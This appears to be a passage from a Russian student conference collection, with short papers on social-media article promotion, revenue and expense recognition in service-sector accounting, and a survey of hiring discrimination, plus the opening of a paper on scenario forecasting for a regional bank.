Можно предположить, что наш потребитель является пользователем соц. сетей, форумов для абитуриентов и начинающих программистов. Мы отобрали группы, публикующие научно – популярные статьи, делающие обзоры на новшества в IT-сфере, посвящённые абитуриентам и профориентации. «Второстепенными» сайтами стали группы с изучением технической терминологии английского языка и с развлекательной тематикой. Производя отбор ресурсов для распространения нашей статьи, мы установили следующие рамки:

1. посещаемость ресурса должна быть не менее 1000 человек в день;
2. ярко-выраженная целевая аудитория;
3. соответствие интересам согласно аватару.

Первый критерий позволит добиться увеличения площади распространения информации, но, чтобы избежать «обезличенности», мы вводим параметры соответствия интересам аватара для повышения лида. В итоге мы отобрали 43 группы, из них 40 по основным тематикам, на которые мы ориентируемся, и лишь 3 на «второстепенные».

Следующий этап – это распространение материала. Для осуществления публикации мы написали администраторам с просьбой о размещении статьи. Так же мы опубликовывали статью с помощью функции «Предложить новость».

Для определения результативности продвижения информации мы позаимствовали из ГК «Гэндальф» систему оценивания. Анализ эффективности определяется следующим образом:

Баллы	Выраженность ЦА	Посещаемость	Популярность
Как считаем	Субъективно	по доступному счетчику	по общему счетчику
0	Плохо	менее 50	менее 1000 посещений в день
1	Хорошо	более 50	более 1 000 посещений в день

- публикация в «Instagram» или в «Twitter» оценивается в 1 балл;
- репост, сделанный представителем ЦА или сообществом с ЦА–1 балл.

Для того чтобы можно было считать проект выполненным успешно, необходимо набрать не менее 24 баллов. 12 баллов – это недельная норма, которую должен выполнять PR – менеджер в ГК «Гэндальф», но так как мы работали на протяжении двух недель, то у нас пороговыми являются 24 балла. Почему мы выбрали именно такую систему оценивания? Во-первых, эта система успешно применяется ГК «Гэндальф» на протяжении долгого времени, что показывает её практическую применимость. Во-вторых, она объективно отражает результативность распространения материала в не зависимости от способа набора баллов. В-третьих, в ней задействованы те критерии оценивания, показатели которых можно легко получить.

Мы получили следующие статистические данные:

- в 14 из 43 сообществ нам удалось опубликовать статью (33 %);
- общее число репостов составило 48, что превысило количество публикаций приблизительно в 3,5 раза;
- количество «лайков» к публикациям по всем сообществам – 193;

В итоге, нам удалось набрать 80 баллов. В целом на реализацию проекта у нас ушло 10 дней.

Анализ проделанной работы:

1. Мы создали аватар, который судя по количеству репостов, реально отражает портрет нашего потребителя. Затруднение вызвало определение отличительной черты, которая выделяла бы наш аватар от остальной массы школьников.
2. Проблемы возникли при написании статьи, необходимо было найти компромисс между использованием технической терминологии и сохранением лёгкого восприятия текста, а также донести большой объём информации в максимально лаконичном виде.
3. Мы не ошиблись с вирусным методом распространения информации: количество репостов превышает количество публикаций в 3,5 раза.
4. Успех создания базы распространения во многом зависел от качества составления аватара, т.к. все сообщества отражают интерес потребителя.
5. В процессе размещения нашего материала, у нас возникли две проблемы. При обращении к администрациям сообществ в нескольких из них нам было отказано в публикациях, так как они занимаются размещением постов рекламного характера за определённую плату, но наш случай это не реклама, статья несёт общественно-полезную информацию. В другом случае администраторы сайта попусту не ответили на сообщение.

В итоге, разработанная нами модель нашла своё применение на практике, проект был выполнен успешно, план реализации продвижения перевыполнен в 3, 3 раза (судя по баллам), все работы были сданы в сроки. Как результат, мы добились распространения информации при минимальных издержках и в короткие сроки.

Литература:

1. Шаповалова Лариса, «5P социального маркетинга», // <http://www.marketing.spb>.
2. Мария Губина, «Что такое аватар?» // <http://www.azconsult.ru>

Специфика признания доходов и расходов организациями сферы услуг

С.С. Мешкова, А.А. Сидорня

Динамичное развитие сферы услуг в настоящее время приводит к возникновению вопроса об особенностях функционирования данной отрасли экономики, и в частности, о порядке определения финансового результата деятельности. Появление данной проблемы вызвано спецификой услуг и связанными с этим особенностями их учета. Суть вопроса сводится к проблеме определения момента, когда услуга считается оказанной, и соответственно, когда организация имеет право признать выручку от ее реализации, а также понесенные расходы. Это может быть, например, дата начала или завершения оказания услуги, дата заключения договора с клиентом или же дата оплаты клиентом данной услуги. Кроме того, бывают ситуации, когда услуга выполняется в течение нескольких отчетных периодов, в связи с чем возникают определенные особенности в признании доходов и расходов, в их отнесении к отчетным периодам.

Рассмотрим подробнее специфику признания доходов и расходов организациями сферы услуг. Прежде всего, необходимо обратить внимание на следующую особенность услуги: ее результаты зачастую не имеют материального выражения, сама услуга производится, реализуется и потребляется одновременно, поэтому в сфере услуг отсутствуют такие объекты бухгалтерского учета, как незавершенное производство и готовая продукция. Кроме того, затраты на производство и затраты на продажу также становятся неотделимы друг от друга.

Следует отметить, что Положениями по бухгалтерскому учету 9/99 и 10/99 предусмотрены два основных варианта признания выручки и расходов: метод начисления и кассовый метод. В первом случае доходы признаются в учете в том отчетном периоде, в котором они имели место, независимо от фактического поступления денежных средств, иного имущества (работ, услуг) и (или) имущественных прав, и соответственно, расходы признаются в учете также независимо от факта их оплаты. Другими словами, дата признания доходов от оказания услуги связывается с датой ее реализации. При этом момент оказания услуги может быть определен как:

1. день фактического оказания услуги
2. день принятия услуги заказчиком. В этом случае возникает та ситуация, при которой в сфере услуг отражается незавершенное производство: в соответствии со статьей 319 НК РФ «в НЗП включаются законченные, но не принятые заказчиком работы и услуги» [3]. Подтверждением выполнения работы или оказания услуги является

подписанный заказчиком акт о выполненных работах (акт об оказании услуг).

При кассовом методе выручка признается по мере поступления денежных средств от покупателей (заказчиков) либо иной формы оплаты. А расходами же признаются затраты после их фактической оплаты. Таким образом, кассовый метод связывает момент возникновения доходов и расходов с фактическим поступлением (выбытием) денежных средств и (или) иного имущества (имущественных прав) [4].

Определение момента признания доходов и расходов в разных видах деятельности, связанных с оказанием услуг, имеет свои особенности. Так, например, в туристической деятельности момент признания доходов и расходов зависит от вида договора, заключаемого с туристами при реализации услуг.

1. Если оформляется договор возмездного оказания туристских услуг (в соответствии с Гражданским кодексом РФ), то датой признания доходов от реализации туристского продукта является:

- дата окончания действия договора с туристом (т.е. обычно это дата окончания тура). При этом основанием для отражения доходов для подтверждения этой даты является ваучер с отметкой о факте оказания всех предусмотренных договором услуг и подписанные двумя сторонами договора акты, свидетельствующие об оказании услуг по договорам приобретения прав у сторонних организаций.

- дата, наступающая через 20 дней с момента окончания действия договора – этот срок определен статьей 10 закона «Об основах туристской деятельности в РФ» для предъявления туристом в письменной форме претензии туристской фирме к качеству туристского продукта [9]. Данный подход обоснован тем, что только в случае отсутствия претензий со стороны потребителя туристского продукта этот продукт может считаться признанным. При этом возмещение туристу денежных средств по претензии до наступления у туристской фирмы периода признания доходов от реализации туристского продукта в бухгалтерском учете отражается как уменьшение ожидаемой выручки от его реализации и возникновение дебиторской задолженности по договору со сторонней организацией, оказавшей туристу некачественные услуги [5].

2. Если оформляется договор розничной купли-продажи (в соответствии с ФЗ «Об основах туристской деятельности в РФ»), то его предметом является имущественное право на тур, признание которого в бухгалтерском учете осуществляется в том отчетном периоде, в котором произошла его продажа. В качестве подтверждения используются такие документы, как отрывной талон путевки и акт передачи турпутевки. Т.е. датой признания доходов от реализации является дата передачи турпродукта (в виде

турпутевки) туристу. При этом доход от реализации туристского продукта признается независимо от появления у клиента претензий.

Применяемые варианты заключаемых договоров и используемых дат признания доходов должны быть закреплены в учетной политике организации (туроператора).

Существуют виды деятельности, как, например, строительство, при которых договор исполняется в течение нескольких отчетных периодов. В пункте 13 ПБУ 9/99 об этом говорится следующее: организация может признавать в бухгалтерском учете выручку от выполнения работ, оказания услуг, продажи продукции с длительным циклом изготовления по мере готовности работы, услуги, продукции или по завершении выполнения работы, оказания услуги, изготовления продукции в целом [6]. При этом выручка от выполнения конкретной работы, оказания услуги, продажи конкретного изделия признается в бухгалтерском учете по мере готовности, если возможно определить готовность работы, услуги, изделия. А пункт 19 ПБУ 10/99 указывает, что расходы должны признаваться [7]:

- с учетом принципа соответствия доходов и расходов
- путем их обоснованного распределения между отчетными периодами, когда расходы обуславливают получение доходов в течение нескольких отчетных периодов и когда связь между доходами и расходами не может быть определена четко или определяется косвенным путем

В ходе строительства доходы могут признаваться по завершении всех работ или же по мере выполнения определенных этапов работ по договору. В первом случае организации следует распределять свой доход от реализации работ с учетом принципа равномерности признания дохода. Есть, конечно, и вариант признания всего дохода целиком в момент реализации готового построенного объекта, однако это не совсем рационально в связи с тем, что приведет к завышению прибыли в данном отчетном периоде, а следовательно, к необходимости платить значительную сумму налога (и занижению прибыли в предыдущих периодах, что может оттолкнуть инвесторов – если организация будет несколько лет подряд отражать в отчетности убытки, а значит, не будет платить дивиденды). Распределение дохода между отчетными периодами возможно двумя способами [8]:

1. равномерно в течение срока действия договора;
2. пропорционально доле фактических расходов отчетного периода в общей сумме расходов, предусмотренных в смете.

Выбранный способ должен быть зафиксирован в учетной политике.

При поэтапном закрытии договора финансовый результат у подрядчика выявляется по этапам как разница между объемом выполненных работ и приходящимися на них затратами (п. 17 ПБУ 2/2008). Т.е. учет затрат по каждому этапу ведется отдельно. В этом случае для обобщения

информации о законченных этапах работ, имеющих самостоятельное значение, применяется счет 46 «Выполненные этапы по незавершенным работам».

Организации, оказывающие услуги, имеют право относить сумму прямых расходов, осуществленных в отчетном периоде, в полном объеме на уменьшение доходов от оказания услуг данного отчетного периода без распределения на остатки НЗП. Если же, например, транспортная организация не использует это право, то распределять сумму прямых затрат на НЗП она может пропорционально доле незавершенных заказов (как указывалось ранее, НЗП может возникать, например, если работы выполнены, но еще не приняты заказчиком). Для расчета остатка НЗП на конец отчетного месяца может применяться следующая формула:

$$\text{НЗП}_{\text{кон}} = (\text{ПР} + \text{НЗП}_{\text{нач}}) \times \frac{\text{ЗАК}_{\text{НЗП}}}{\text{ЗАК}_{\text{мес}}}$$

Где: $\text{НЗП}_{\text{нач}}$ – сумма входящего остатка НЗП,

ПР – общая сумма прямых расходов за месяц,

$\text{ЗАК}_{\text{НЗП}}$ – незавершенные (или завершенные, но не принятые) на конец месяца заказы на выполнение работ, оказание услуг,

$\text{ЗАК}_{\text{мес}}$ – общий объем выполненных в течение месяца заказов на выполнение работ (оказание услуг)

Необходимо отметить, что прямые расходы и $\text{НЗП}_{\text{нач}}$ учитываются в рублях, а единица измерения незавершенных (или завершенных, но не принятых) на конец месяца заказов на оказание услуг (выполнение работ) ($\text{ЗАК}_{\text{НЗП}}$) и общего объема выполняемых в течение месяца заказов на оказание услуг (выполнение работ) ($\text{ЗАК}_{\text{мес}}$) может быть различной. Организации в качестве единицы измерения заказа могут использовать как стоимостные (по продажным ценам, либо по нормативной себестоимости), так и натуральные показатели (количество заказов и т.п.).

При применении данного метода оценки НЗП организация самостоятельно устанавливает в своей учетной политике, что они будут считать заказом для конкретного вида услуг (работ), и в чем они эти заказы будут измерять. Например, организациям, которые оказывают транспортные услуги по перевозке грузов на различные расстояния, для расчета можно использовать договорную оценку перевозок. Если перевозки однотипные (одно расстояние, один тоннаж и т.д.), то можно измерять их в штуках.

Итак, в заключение хотелось бы отметить, что практически все затраты, произведенные организацией сферы услуг, относятся на финансовый результат данного отчетного периода. Распределение затрат между отчетными периодами в значительной степени носит субъективный характер ввиду отсутствия материального компонента, являющегося базой такого распределения в сфере материального производства. Однако распределение между отчетными периодами все-таки производится, при

этом используются какие-либо формальные основания (например, остаток товаров на складе, акты принятых этапов работ, процент завершенности проекта, процент освоения сметы проекта и др.)

Говоря о признании выручки, следует обратить внимание, что Гражданский кодекс связывает переход права собственности на вещь с моментом ее вручения, поэтому в производственной сфере выручка отражается «по отгрузке». Другими словами, моментом реализации признается момент перехода права собственности. В сфере услуг же вручение вещи чаще всего не происходит, поэтому момент отражения выручки приобретает спорный характер. В мировой практике критерием признания выручки является риск. Если продавец несет риск, связанный с продаваемым объектом (риск случайной гибели, риск рекламации (возврата)) и если он существенен, то считается, что признавать выручку еще рано. Аналогичный ориентир применяется и в сфере услуг. Поскольку передачи материального объекта не происходит, то возникает необходимость определения границы риска организации (т.е. риска, который она несет за оказанную услугу, выполненную работу). В связи с этим даже если выручка была признана раньше момента перехода риска (например, по оплате, по акту выполненных работ, оказания услуг и т.д.), то необходимо ее корректировать на величину этого риска путем создания резервов.

Литература:

1. Бухгалтерский учет в сфере услуг: учебник / М.А. Вахрушина, Т.П. Карпова, А.М. Петров и др.; под общ. ред. М.А. Вахрушиной. – М.: Рид Групп, 2011.
2. «Долгосрочные» услуги: как признать доходы и рассчитать расходы // Российский налоговый курьер. – 2003. // www.rnk.ru
3. Налоговый кодекс РФ часть вторая от 5.08.2000 N 117-ФЗ
4. Налоговый учет доходов и расходов, связанных с процессом оказания услуг в организациях водного транспорта // www.audit-it.ru
5. Никорюкин А.В. Проблемы документального обоснования моментов признания доходов и расходов в туризме / А.В. Никорюкин // Управление экономическими системами: электронный научный журнал. – 2012. – №1. // www.uecs.ru
6. Положение по бухгалтерскому учету "Доходы организации" ПБУ 9/99 (утв. приказом Минфина РФ от 6 мая 1999 г. N 32н)
7. Положение по бухгалтерскому учету "Расходы организации" ПБУ 10/99 (утв. приказом Минфина РФ от 6 мая 1999 г. N 33н)
8. Строительный подряд: учет у подрядчика // Российский налоговый курьер. – 2003. // www.rnk.ru
9. Федеральный закон от 24.11.1996 N 132-ФЗ «Об основах туристской деятельности в Российской Федерации»

Причины дискриминации при приеме на работу

А.С. Полохова

Научный руководитель: Е.П. Костенко, к.э.н., доцент кафедры управления человеческими ресурсами

В условиях усиления макроэкономической нестабильности в России значительно актуализировалась проблема дискриминации на рынке труда. Трудовую дискриминацию можно рассматривать как предоставление неравных возможностей работникам, обладающим равной продуктивностью, или неодинаковое к ним отношение со стороны работодателей и общества. Дискриминации могут подвергаться как отдельные работники, так и их определенные группы (женщины, мигранты, меньшинства, пожилые или очень молодые работники и др.).

Впервые с проблемой дискриминации на рынке труда работник сталкивается уже на этапе приема на работу. Причинами дискриминации могут быть: предубеждения против дискриминируемой группы людей со стороны нанимателей, потребителей (клиентов) или коллег по работе; личное предубеждение руководителя против неугодного или неудобного сотрудника; статистическая дискриминация, при которой об индивидуальных трудовых качествах работника судят по средним значениям той группы, к которой он принадлежит; низкий потенциал трудовой мобильности людей, приводящий к ухудшению экономических и психологических условий их труда. Чаще всего дискриминация проявляется: в создании неравных условий при найме на работу и увольнении; в уровне оплаты труда; в условиях труда; при продвижении по службе; в предоставлении возможностей образования и повышения квалификации; в профессиональной сегрегации [1].

Целью данной работы служит выявление основных причин дискриминации работников при приеме на работу. При проведении исследования мы исходили из необходимости подтверждения/опровержения следующих гипотез:

1) чаще всего дискриминирующими факторами при приеме на работу кандидатов являются пол, возраст и опыт работы.

2) при дискриминации по критерию «возраст» «ущемленными» группами людей являются как молодые кандидаты, так и люди старше 45 лет.

3) сложнее всего устроится на работу молодым женщинам, или женщинам, имеющим малолетних детей.

Основным методом исследования стал социологический опрос, в котором приняли участие жители г. Ростова – на – Дону и г. Батайска. Объем выборки составил 49 человек (29 - женщин и 20 - мужчин). Предметом

исследования стали социально-демографические факторы, оказывающие влияние на вероятность найма работников в организацию.

Проведенный анализ, свидетельствует о появлении новых формах ограничения трудовых прав граждан. Так, на настоящий момент особое распространение получили 4 равнозначные и взаимосвязанные формы: гендерная дискриминация, семейное положение, наличие детей и эйджизм. Первая – связана с незаконным установлением приоритетов для представителей конкретного пола, последующие затрагивают моменты, связанные с возможными и нежелательными для работодателя потерями (затраты на поиск нового сотрудника, выплата пособий и т.д.), а четвёртая – с ограничением трудовых прав по возрастному критерию. Основные дискриминирующие факторы представлены на рис.1.




Рисунок 5 - Виды дискриминирующих факторов при приеме на работу¹⁰

Необходимо отметить, ни одна российская компания не признается в письменной форме, что отказала кандидату в приеме на работу по определенным соображениям, связанным с возрастом, полом и т.д.

Как показали результаты исследования, наибольшее распространение при отказе в найме имеет эйджизм (возрастной фактор). Здесь существует абсолютно полярные точки зрения: кандидат слишком молод и неопытен, или же он старше необходимого возрастного порога для работодателя. При этом по нижней возрастной границе 37% опрошенных, а по верхней 46% (см. рисунок 2).

¹⁰ Составлено по результатам авторского исследования.




Рисунок 6- Количество отказов в зависимости от возраста работников¹¹

Как показывают результаты, гораздо сложнее тем людям, которые подвергаются дискриминации на «верхней границе» трудоспособного возраста, т.е. кажутся работодателям слишком старыми. Наиболее частыми причинами отклонения их кандидатур являются две: молодой коллектив или неудовлетворительные показатели жизнеспособности организма (здоровье). Компании опасаются, что работники старшей возрастной категории чаще будут брать больничные или больше думать о своем самочувствии, чем о работе. Другими словами, по мнению работников, у руководителей создалось стереотипное мнение, что люди старшего поколения не хотят осваивать новые технологии, консервативно мыслят и хуже обучаемы. Еще одна причина – это коллектив. Компании со сложившимся коллективом молодых сотрудников не желают брать на работу представителей старшего поколения, опасаясь, что те не впишутся в существующий микроклимат. Кроме того, достаточно распространено мнение, что людьми старшего поколения трудно управлять, поскольку они являются уже сложившимися специалистами с значительным опытом и будут стараться делать все по-своему.

По мнению же самих потенциальных работников, ситуация с возрастной дискриминацией является абсурдной: молодые люди без опыта не могут найти работу и начать свою карьеру, а хорошие опытные профессионалы, достигшие определенного возраста, оказываются никому не нужны.

Дискриминация по половому признаку также получила широкое распространение – на подавляющее большинство должностей работодатели предпочитают подбирать сотрудников мужского пола. По результатам исследования, 20 из 29 опрошенных женщин хоть раз в трудовой практике

¹¹ Составлено на основе авторского исследования.

по этому критерию сталкивались с отказом при прохождении собеседования (рисунок 3).




Рисунок 7 - Отказ в кандидатуре по критерию «пол»¹²

Гендерное неравенство – это явление социальное, и оно обусловлено не биологическими различиями между женщинами и мужчинами, а прежде всего тем, что экономические, политические и социальные ресурсы распределены между ними неравномерно. Эта тенденция распространилась на все сферы жизнедеятельности общества [2].

В ходе исследования было выявлено, что проблемы с трудоустройством ощущают и бездетные молодые женщины (20 % от количества респондентов женского пола). Для данной категории женщин в сфере занятости происходит взаимоналожение сразу нескольких факторов, усложняющих возможность трудоустроиться, да еще и с равной оплатой за тот же труд.




Рисунок 8 - Семейное положение работников¹³




Рисунок 9 - Вероятность отказа кандидату (мнение респондентов)¹⁴

Работодатели в большей степени склонны отказываться от молодых работников женского пола. Из двух работников, не имеющих опыта работы, предпочтение отдается, как правило, юноше, а не девушке, которая может

¹² Диаграмма составлена на основе авторского исследования.

¹³ Диаграмма составлена на основе авторского исследования.

¹⁴ Диаграмма составлена на основе авторского исследования.

вскоре уйти в декрет. Если же девушку и возьмут на работу, то скорее на испытательный срок или временный контракт, что предполагает соответствующую оплату ее труда. Поэтому молодые бездетные женщины ощущают неравенство прав с мужчинами в сфере занятости острее, чем женщины более старших возрастов, не имеющие несовершеннолетних детей. Причинами в данном случае в отношении работодателей служит тот факт, что по российскому законодательству беременным и лицам с детьми предоставляются дополнительные гарантии и льготы. Не желая нести дополнительные расходы, работодатели при трудоустройстве часто задают соискательницам вопросы о наличии супруга, ее взаимоотношениях с ним и планах на рождение ребенка. В подавляющем большинстве случаев такие меры вызваны не праздным любопытством, а необходимостью составить более полный портрет кандидата.

Таким образом, в ходе исследования были подтверждены всего основные гипотезы исследования. Если российские компании имеют ориентацию на будущее, им необходимо пересмотреть свою политику в области критериев отбора кандидатов. В выигрыше окажутся те компании, которые смогут быстро преодолеть возрастные стереотипы, исключить возрастную дискриминацию (столкнулись 83% респондентов) и, как следствие, смогут использовать возможности по передаче профессионального опыта и навыков молодым кадрам. Самой незащищенной от отказов работодателей группой оказались незамужние девушки (20% респондентов, сталкивались с дискриминацией по этому критерию). К сожалению, в настоящий момент, если потенциальный работник подходит по всем профессиональным качествам, но работодатель хочет видеть на каком-то месте именно мужчину определенного возраста, то причина для официального отказа всегда найдется.

На сегодняшний день ни в одной стране не выработано действенного механизма, полностью уничтожающего дискриминацию. Доказать факт дискриминации непросто, зачастую практически невозможно. Работодатель не обязан сообщать кандидату о том, что он не подошел на должность по тем или иным причинам, но любой человек, которому отказали на собеседовании, имеет право потребовать предоставить причины отказа в письменном виде, написав на имя работодателя соответствующее заявление. Однако ни один работодатель в таком случае не назовет истинной причины отказа. В целях борьбы с дискриминацией при приеме на работу недавно в России были одобрены поправки в трудовое законодательство. Работодателю запрещается указывать в требованиях к соискателю пол, возраст, национальность и другие параметры, которые нельзя отнести к профессиональным качествам сотрудника. Нарушения караются денежными штрафами (ст.3 ТК РФ) [3]. Необходимо также отметить, что наряду с особенностями национальной культуры и степенью участия государства в

защите прав своих граждан важной причиной существования дискриминации является экономическое благосостояние общества в целом и его индивидов в частности.

Литература:

1. Мазин А.Л. Трудовая дискриминация и ее восприятие российскими работниками// Система ценностей современного общества.- 2011.-№ 20. С.321-330
2. Мосакова Е.А. Дискриминация женщин при найме на работу (социологический анализ)//Вестник Белгородского университета кооперации, экономики и права.- 2012.- №1.– С. 9-18
3. Трудовой Кодекс Российской Федерации от 06.04.2015 г.

Прогнозирование состояния коммерческого банка в условиях кризиса с помощью метода сценариев

Попов В.В.

По мнению многих экспертов с октября 2014 года в России наблюдается системный банковский кризис, и в ближайший год высока вероятность его усугубления. Системный банковский кризис – это такая ситуация, при которой реализуется, по крайней мере, одно из трех условий: во-первых, изъятие клиентами значительной доли средств со счетов и депозитов; во-вторых, доля проблемных активов в общих активах банковской системы превышает 10%; в-третьих, проводится реорганизация или национализация значительной части (более 10%) банков или масштабная (в объеме более 2% ВВП) единовременная рекапитализация банков государством. Одно из этих условий было выполнено в первом квартале 2014 года, а именно средства всех категорий банковских клиентов на счетах и депозитах сократились на 1,4%, в том числе средства физических лиц – на 3,9%. Кроме этого следует отметить и ограничения, направленные на часть банковского сектора, обусловленные введением третьего пакета санкций в отношении РФ.

На рисунке 1 представлены коммерческие банки РФ, которые входят в санкционные списки США и Евросоюза.

2014 год был насыщен событиями, негативно влияющими на состояние банковской сферы России. Центробанк отозвал лицензии у 86 кредитных организаций, что привело к росту недоверия населения к мелким и средним банкам, перераспределению средств в пользу крупных банков и увеличению активов топ-20 банков на 20%.

На протяжении 2014 года учетная ставка повышалась 5 раз. На это незамедлительно реагировал банковский сектор ужесточением контроля при

выдаче кредитов, ростом кредитных ставок, увеличением сумм, которые подлежат страхованию в АСВ.




Рисунок 1 – Коммерческие банки РФ, вошедшие в санкционные списки США и Евросоюза[2]

Цель данной работы заключается в прогнозировании состояния коммерческого банка в условиях кризиса с помощью метода сценариев.

«Метод сценариев» является одним из методов экспертных оценок, с помощью которого можно увидеть картину исследуемого объекта в будущем на основе сложившейся ситуации.

В качестве объекта исследования данной работы был выбран крупнейший региональный банк Юга России – КБ «Центр-инвест».

Акционерами банка являются: Европейский Банк Реконструкции и Развития, Немецкая корпорация инвестиций и развития DEG, В.В. и Т.Н. Высоковы, Erste Group Bank AG, Rekha Holdings Limited, Raiffeisenlandesbank Oberosterreich Aktiengesellschaft. (рис.2)

